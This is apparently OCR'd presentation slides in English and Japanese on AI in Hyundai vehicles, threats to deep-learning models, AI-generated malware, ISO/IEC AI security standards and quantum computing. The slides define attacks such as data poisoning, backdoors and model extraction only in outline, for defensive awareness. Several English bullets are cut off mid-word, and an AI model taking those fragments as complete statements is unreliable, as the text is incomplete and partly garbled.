  - HMC developed a new technology helps drivers drive safely by comprehensively analyzing various vital signs.
  - In the field of healthcare, a model consisting of vehicle behavior/passenger motion/sickness is utilized to predict the behavior of a passenger's body to reduce motion sickness in autonomous vehicles using Artificial Intelligence.



INFOTAINMENTS

これは、車両内のインフォテインメントを制御するための音声認識の使用である。このサービスは通常、OEMベンダー以外のICTサービス・プロバイダーによって提供される可能性があり、OEMとサービス・プロバイダー間の競争関係の良い例となるだろう。

- **AI based Connected Car Voice Recognition**
  - It provides a connected car services that allow user use functions such as vehicle control, navigation ar settings, and vehicle manual information search th recognition while driving.
  - In particular, HMC has developed the vehicle system in conjunction with voice recognition technology from the design stage to significantly expand the types and scope of services, enabling it to acquire vehicle management and manual information and control vehicle systems and functions through natural language commands based on AI technology.
  - Customers can also easily control and set vehicle systems and functions by voice, such as "Change the interior mood light to red," "Set the passenger seat temperature to 23 degrees," and "Change the voice of the navigation system."
  - In addition, HMC plans to continuously improve the satisfaction of connected car services by constantly updating voice commands that reflect various situations and information related to car life, such as unfamiliar vehicle terms and operation methods, through its self-developed next-generation connected car AI voice recognition technology.



AUTONOMOU DRIVING

- **AI RoboShuttle**
  - HMC has launched a robo-shuttle se autonomous driving and artificial int technology.
  - RoboShuttle means Robot and Bus, seater mobility with autonomous dr the pilot service uses vehicles with L driving technology.
  - It is characterized by the absence of emergency driver intervention except in some limited circumstances.
  - Hyundai is providing the service in conjunction with its AI-based demand-responsive mobility service.
  - A mobility service incorporates AI technology, robo-shuttle service shortens waiting time and improves dispatch efficiency by allowing passengers to request a vehicle from a nearby stop through an app, and the vehicle moves to the requested location along an optimal route generated by an AI algorithm.


自律走行と人工知能（AI）技術を組み合わせたロボシャトルサービスで、自律走行技術を搭載した多人数モビリティを指し、試験サービスではレベル4の自律走行技術を搭載した車両を使用している。

ここで使用されるAIデータは、OEMベンダーの環境で事前に訓練され設計されたものと推測されるため、訓練段階でデータに毒（不正データ）が混入することはないと思われる。

AUTONOMOUS DRIVING

スマート・クルーズ・コントロール（SCC）とAIを組み合わせ、ドライバーの特性に合わせた自動運転を実現する。ただし、ここで重要なのは、ドライバーが誰であるかを認証することである。ドライバーが別人であったり、意図的に学習データを改ざんしたりする可能性がありためである。

- **Enhanced control / decision-making for auto**
- HMC developed the Machine Learning based S
- Machine Learning based Smart Cruise Control i incorporates the driver's patterns into its self-d custom experience for the driver.
- The technology, an industry first, incorporates artificial intelligence (AI) within the Advanced Driver Assistance System (ADAS) feature.
- Machine Learning based Smart Cruise Control combines AI and SCC into a system that learns the driver's patterns and habits on its own. Through machine learning, Smart Cruise Control autonomously drives in an identical pattern as that of the driver.
- For instance, maintaining a short distance from the preceding vehicle during slow, city driving, and further away when driving in the fast lane. Considering these various conditions, Machine Learning based Smart Cruise Control makes analysis to distinguish over 10 thousand patterns, developing a flexible Smart Cruise Control technology that can adapt to any driver's patterns. The driving pattern information is regularly updated with sensors, reflecting the driver's latest driving style. In addition, Machine Learning based Smart Cruise Control is programmed specifically to avoid learning unsafe driving patterns, increasing its reliability and safety.




OEM と ICT サービス提供者におけるAI活用

- 自動車を取り巻く環境は、もはや単なるOEMベンダーによる支配ではなく、OEMベンダーと自動車関連ICTサービスプロバイダーによる支配となっている。
- 加えて、近年、車両環境におけるマルチメディアやテレマティック・サービスが大きく進展しており、そこではAIの活用が自由に加速している。
- しかし、自動車・車両自体の制御（ブレーキなど）はOEMベンダーの主戦場であり、そこでのAI活用もOEMに閉じた技術で「安全」を担保している。
- OEMベンダーの多くは、車両環境におけるテレマティクスやその他のサービスの開発も推進しているが、ICTサービス・プロバイダーとの競争関係にある。

AI と Cybersecurity

ディープラーニング・モデルへの敵対的攻撃 ：AI 脅威



Inversion attack:リバースエンジニアリングでトレーニングデータを盗む

Backdoor attack: AIモデル内に細工されたデータ（バックドア）が入力され、その後に攻撃者によってトリガーされると、AIモデルが意図しない予測を行う攻撃。

Poisoning attack:攻撃者は、学習プロセスにおいて、DLモデルの生成に使用する学習データを改ざんする。

Evasion attack: AIの誤分類を誘発する敵対的サンプル（敵対的事例）を作成する技術。

Model extraction attack: リバースエンジニアリングによりモデルを盗む

Information based on the KeyNote in MobiSec 2023 by Prof. Jung (Korea)

AI と Cybersecurity （一般論）


AI for cybersecurity

- 最近、AIはサイバーセキュリティにおいて、攻撃と防御の両方の目的で広く利用されている。
- 例えば、セキュリティの自動化、マルウェアの検知・分類、異常検知、EDRなどの次世代セキュリティソリューションにAIが活用されている。(AIによる防御)
- その意味で、AIとセキュリティは相互作用的に進化している。

Hacking with AI

- ランサムウェア、フィッシングメール、IoTマルウェア、DDoS攻撃ツールなどが生成型AIを用いて作成されており（生成後にデバッグが必要な場合もある）、マルウェアがAIによって生成されたものであるかどうかを判断することは困難である
- コードの変更や変形が可能なポリモーフィック型マルウェアを対象としたマルウェア検知システムは、AIが生成したマルウェアの検知に有効である可能性がある。

JTC1におけるAIの標準化



丸山氏 「AIの国際標準化動向」より引用

人工知能システムのセキュリティ脅威に対処するためのガイダンス（ISO/IEC 27090: Cybersecurity – Artificial Intelligence – Guidance for addressing security threats to artificial intelligence systems）

1. Scope
2. Normative References
3. Terms and definitions
4. Abbreviated terms
5. Application of information security
6. Threats to AI systems
    1. General
    2. Data poisoning attack
    3. Evasion attack
    4. Membership inference
    5. Model exfiltration
    6. Model inversion
    7. Scaling attacks
7. Systemic considerations for multiple concurrent mitigations
    1. Overview
    2. Conflicting interactions of mitigations
    3. Continuity of mitigations across the AI life cycle

ISO/IEC JTC1/SC42とSC27との連携


ISO/IEC SC42におけるAIの標準化

- 2018年1月にAIをタイトルとするISO/IEC SC42が設立された。人工知能分野の標準化」を目指す（JTC1の内外の委員会に人工知能の活用に関連する規格開発の基盤を提供することが目的）。
- SC42は、WG1（用語・概念）、WG2（ビッグデータ解析等）、WG3（信頼性）、WG4（ユースケース・応用）、WG5（計算アプローチ）、JWG1（ガバナンス）で構成。
- ユースケース分析（ISO/IEC TR 24030）： ヘルスケア(22%)、製造(16%)、ICT(8%)、教育(5%)、輸送(5%)、セキュリティ(4%)など。
- 開発状況： 開発状況：プロトタイプ（29%）、PoC（概念実証）（32%）、使用中（39）
- ロボット関連のユースケース ロボット関連ユースケース：物体識別、家庭用（掃除機）、交通管制ロボット（警備）、災害環境、組立自動化（製造）、小学校教育用AIアバター、自然な接客・説明、対話性向上、調理補助、センシング向上、人支援（人の動きの学習）など。

AIは私たちすべてを動かしてしまうのだろうか？

私はそうならないと確信している。

自動車が良い例だろう。つまり、AIの活用には利便性の追求が求められるが、自動車を取り巻く環境は**安全性**が最も重要であり、AIの脅威を十分に考慮したAIモデルの設計・運用・保守は、自動車・自動車関連ICT産業の試金石となり得る。



新しい計算機環境への移行


IBMニュースより

量子コンピュータとは　（by Wikipedia）

- 量子コンピュータ　（quantum computer）は量子力学の原理を計算に応用したコンピュータ。古典的なコンピュータで解くには複雑すぎる問題を、量子力学の法則を利用して解くコンピュータのこと。極微細な素粒子の世界で見られる状態である重ね合わせや量子もつれなどを利用して、従来の電子回路などでは不可能な超並列的な処理を行うことができると考えられている。量子計算機とも呼ばれる。
- 2022年時点でおよそ数十社が量子コンピュータ関連の開発競争に加わっており、主な企業としては、IBM (IBM Quantum)、Google Quantum AI、Microsoft、Intel、AWS Braket、Atos Quantumなどが挙げられる。

IBM Q System One (2019), the first circuit-based commercial quantum computer

Microsoft Azure Quantum



Intel - Chip

Google Quantum AI

